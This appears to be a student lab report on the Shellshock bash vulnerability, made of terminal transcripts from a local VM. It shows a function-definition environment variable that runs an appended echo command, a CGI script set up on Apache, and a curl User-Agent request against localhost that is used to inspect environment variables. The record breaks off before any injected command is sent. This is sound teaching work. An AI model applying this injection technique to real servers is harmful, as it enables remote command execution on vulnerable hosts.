




**Department of Computer Science
California State University, Channel
Islands**

**COMP-524: Security
Lab Report**

Lab Number: 4
Lab Topic: Shellshock Attack


TASK-1:

The task is to check if it is vulnerable or not and the conclusion is it executes the malicious code.

A terminal window titled "Terminal" with a dark purple background. The window shows a series of commands and their outputs. The user is logged in as "seed" on a VM. The commands executed are: 1. `/bin/bash_shellshock` 2. `ps` (output: PID 10622, TTY pts/4, TIME 00:00:00, CMD bash; PID 10637, TTY pts/4, TIME 00:00:00, CMD bash_shellshock; PID 10648, TTY pts/4, TIME 00:00:00, CMD ps) 3. `exit` 4. `ps` (output: PID 10622, TTY pts/4, TIME 00:00:00, CMD bash; PID 10651, TTY pts/4, TIME 00:00:00, CMD ps) 5. `bash_shellshock` 6. `ps` (output: PID 10622, TTY pts/4, TIME 00:00:00, CMD bash; PID 10655, TTY pts/4, TIME 00:00:00, CMD bash_shellshock; PID 10666, TTY pts/4, TIME 00:00:00, CMD ps) The terminal window has a sidebar on the left with various application icons. The top status bar shows the date and time as 02/19/22, 6:46 PM, and the language as En.

```
[02/19/22]seed@VM:~$ /bin/bash_shellshock
[02/19/22]seed@VM:~$ ps
  PID TTY          TIME CMD
 10622 pts/4        00:00:00 bash
 10637 pts/4        00:00:00 bash_shellshock
 10648 pts/4        00:00:00 ps
[02/19/22]seed@VM:~$ exit
exit
[02/19/22]seed@VM:~$ ps
  PID TTY          TIME CMD
 10622 pts/4        00:00:00 bash
 10651 pts/4        00:00:00 ps
[02/19/22]seed@VM:~$ bash_shellshock
[02/19/22]seed@VM:~$ ps
  PID TTY          TIME CMD
 10622 pts/4        00:00:00 bash
 10655 pts/4        00:00:00 bash_shellshock
 10666 pts/4        00:00:00 ps
[02/19/22]seed@VM:~$
```


Fig 4.1



```
Terminal
bash_shellshock: foo: line 0: `foo () {echo "hello world";};echo "Malicious Code";'
bash_shellshock: error importing function definition for `foo'
< "hello world"; }; echo "Malicious Code";'
[02/19/22]seed@VM:~/.../task1$ printenv foo
() { echo "hello world"; }; echo "Malicious Code";
[02/19/22]seed@VM:~/.../task1$ declare -f foo
[02/19/22]seed@VM:~/.../task1$ ps
  PID TTY          TIME CMD
 10622 pts/4        00:00:00 bash
 10786 pts/4        00:00:00 bash_shellshock
 11039 pts/4        00:00:00 ps
[02/19/22]seed@VM:~/.../task1$ bash_shellshock
Malicious Code
[02/19/22]seed@VM:~/.../task1$ ps
  PID TTY          TIME CMD
 10622 pts/4        00:00:00 bash
 10786 pts/4        00:00:00 bash_shellshock
 11045 pts/4        00:00:00 bash_shellshock
 11056 pts/4        00:00:00 ps
[02/19/22]seed@VM:~/.../task1$
```

Fig 4.2

TASK-2:

A terminal window titled "Terminal" with a dark background and a light blue border. The window shows a series of commands and their outputs. The user is navigating through a directory structure: Desktop, lab_4, and task2. The output of the 'ls' command in the Desktop directory lists several files and directories. The output of the 'cat myprog.cgi' command shows the content of a CGI script, which includes a shebang line and three echo statements. The terminal window also features a sidebar on the left with various application icons and a top status bar with system icons and the time 4:12 PM.


```
Terminal [02/22/22]seed@VM:~$ cd Desktop
[02/22/22]seed@VM:~/Desktop$ ls
ex_argv.sh  lab1.c      lab_4      task-1     task-3
lab1        lab1.out    sec_task2  task-2     task-4
[02/22/22]seed@VM:~/Desktop$ cd lab_4
[02/22/22]seed@VM:~/.../lab_4$ cd task2
[02/22/22]seed@VM:~/.../task2$ ls
myprog.cgi  task2.command
[02/22/22]seed@VM:~/.../task2$ cat myprog.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "Hello World"

[02/22/22]seed@VM:~/.../task2$
```

Fig 4.3

In task2 it asked for a setup of a CGI program and then using the client request it needed to generate some dynamic pages from the server. This task shows how a user can access a CGI program and access it from a web server to browser or command.



A terminal window titled "Terminal" with a dark background and a light blue title bar. The title bar includes system icons for network, language (En), battery, and time (4:18 PM). On the left side of the terminal, there is a vertical dock with several application icons: a gear, a document with a pencil, a yellow 'S' icon, a red terminal icon, a floppy disk, a blue line graph, the Firefox logo, a wrench and gear, a green terminal icon, and a white terminal icon. The terminal text shows a user named 'seed' at a VM prompt, listing files in '/usr/lib/cgi-bin/' and then displaying the contents of 'myprog.cgi'. The file contains a shellshock exploit script. The prompt returns after the file is displayed.


```
[02/22/22]seed@VM:~/.../task2$ ls /usr/lib/cgi-bin/  
myprog.cgi  
[02/22/22]seed@VM:~/.../task2$ cat /usr/lib/cgi-bin/my  
prog.cgi  
#!/bin/bash_shellshock  
  
echo "Content-type: text/plain"  
echo  
echo "Hello World"  
  
[02/22/22]seed@VM:~/.../task2$
```

Fig 4.4

```
Terminal 7:18 PM
● apache2.service - LSB: Apache2 web server
   Loaded: loaded (/etc/init.d/apache2; bad; vendor pre
   Drop-In: /lib/systemd/system/apache2.service.d
            └─apache2-systemd.conf
   Active: active (running) since Thu 2022-02-03 18:28:
   Docs: man:systemd-sysv-generator(8)
  Process: 2737 ExecReload=/etc/init.d/apache2 reload (
  Process: 1461 ExecStart=/etc/init.d/apache2 start (co
   CGroup: /system.slice/apache2.service
            └─1545 /usr/sbin/apache2 -k start
               2757 /usr/sbin/apache2 -k start
               2758 /usr/sbin/apache2 -k start
               2759 /usr/sbin/apache2 -k start
               2760 /usr/sbin/apache2 -k start
               2761 /usr/sbin/apache2 -k start

Feb 03 18:28:01 VM apache2[1461]: AH00112: Warning: Doc
Feb 03 18:28:01 VM apache2[1461]: AH00558: apache2: Cou
Feb 03 18:28:02 VM apache2[1461]: *
Feb 03 18:28:02 VM systemd[1]: Started LSB: Apache2 web
Feb 03 18:32:50 VM systemd[1]: Reloading LSB: Apache2 w
lines 1-21
```

Fig 4.5

A terminal window titled "Terminal" with a dark purple background. The window has a title bar with standard icons (up/down arrows, "En", battery, speaker, and time "1:58 PM"). On the left side, there is a vertical dock with several application icons: a gear, a notepad, a terminal, a file manager, a web browser, a settings icon, and a desktop icon. The terminal text shows a user named "seed" at a VM prompt, running the command "ls -la" in the directory "~/.../task2". The output lists four items: a directory ".", a directory "..", a file "myprog.cgi", and a file "task2.command".

```
Terminal [02/22/22]seed@VM:~/.../task2$ ls -la
total 16
drwxrwxr-x 2 seed seed 4096 Feb 19 19:21 .
drwxrwxr-x 5 seed seed 4096 Feb 19 19:32 ..
-rw-rw-r-- 1 seed seed  83 Feb 19 19:07 myprog.cgi
-rw-rw-r-- 1 seed seed 460 Feb 19 19:15 task2.command
[02/22/22]seed@VM:~/.../task2$
```

Fig 4.6





Fig 4.7


TASK-3:

A terminal window titled "Terminal" with a dark background and light text. The window shows a series of commands and their outputs. The user is in a directory ~/.../lab_4 and navigates to ~/.../task3. They list the files, showing task3.cgi. Then they use vim to edit task3.cgi. The content of task3.cgi is displayed, showing a shebang line, an echo statement for the content-type, another echo statement, and a strings command to print environment variables.

```
Terminal
[02/19/22]seed@VM:~/.../lab_4$ cd task3
[02/19/22]seed@VM:~/.../task3$ ls
[02/19/22]seed@VM:~/.../task3$ vim task3.cgi
[02/19/22]seed@VM:~/.../task3$ cat task3.cgi
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo "Printing environment variable to check their values"
strings /proc/$$/environ
```


Fig 4.8

curl -A " " is going to be user_agent. The function is gonna be extracted and whatever command after function definition is executed during the creation of the child process at the server-side.



```
Terminal
[02/22/22]seed@VM:~/.../task3$ clear
[02/22/22]seed@VM:~/.../task3$ ls /usr/lib/cgi-bin/
myprog.cgi  task3.cgi
[02/22/22]seed@VM:~/.../task3$ sudo chmod 755 /usr/lib/
cgi-bin/task3.cgi
[02/22/22]seed@VM:~/.../task3$ ls /usr/lib/cgi-bin/
myprog.cgi  task3.cgi
[02/22/22]seed@VM:~/.../task3$ curl -A "TEST VARIABLE"
http://localhost/cgi-bin/task3.cgi
Printing environment variable to check their values
HTTP_HOST=localhost
HTTP_USER_AGENT=TEST VARIABLE
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin
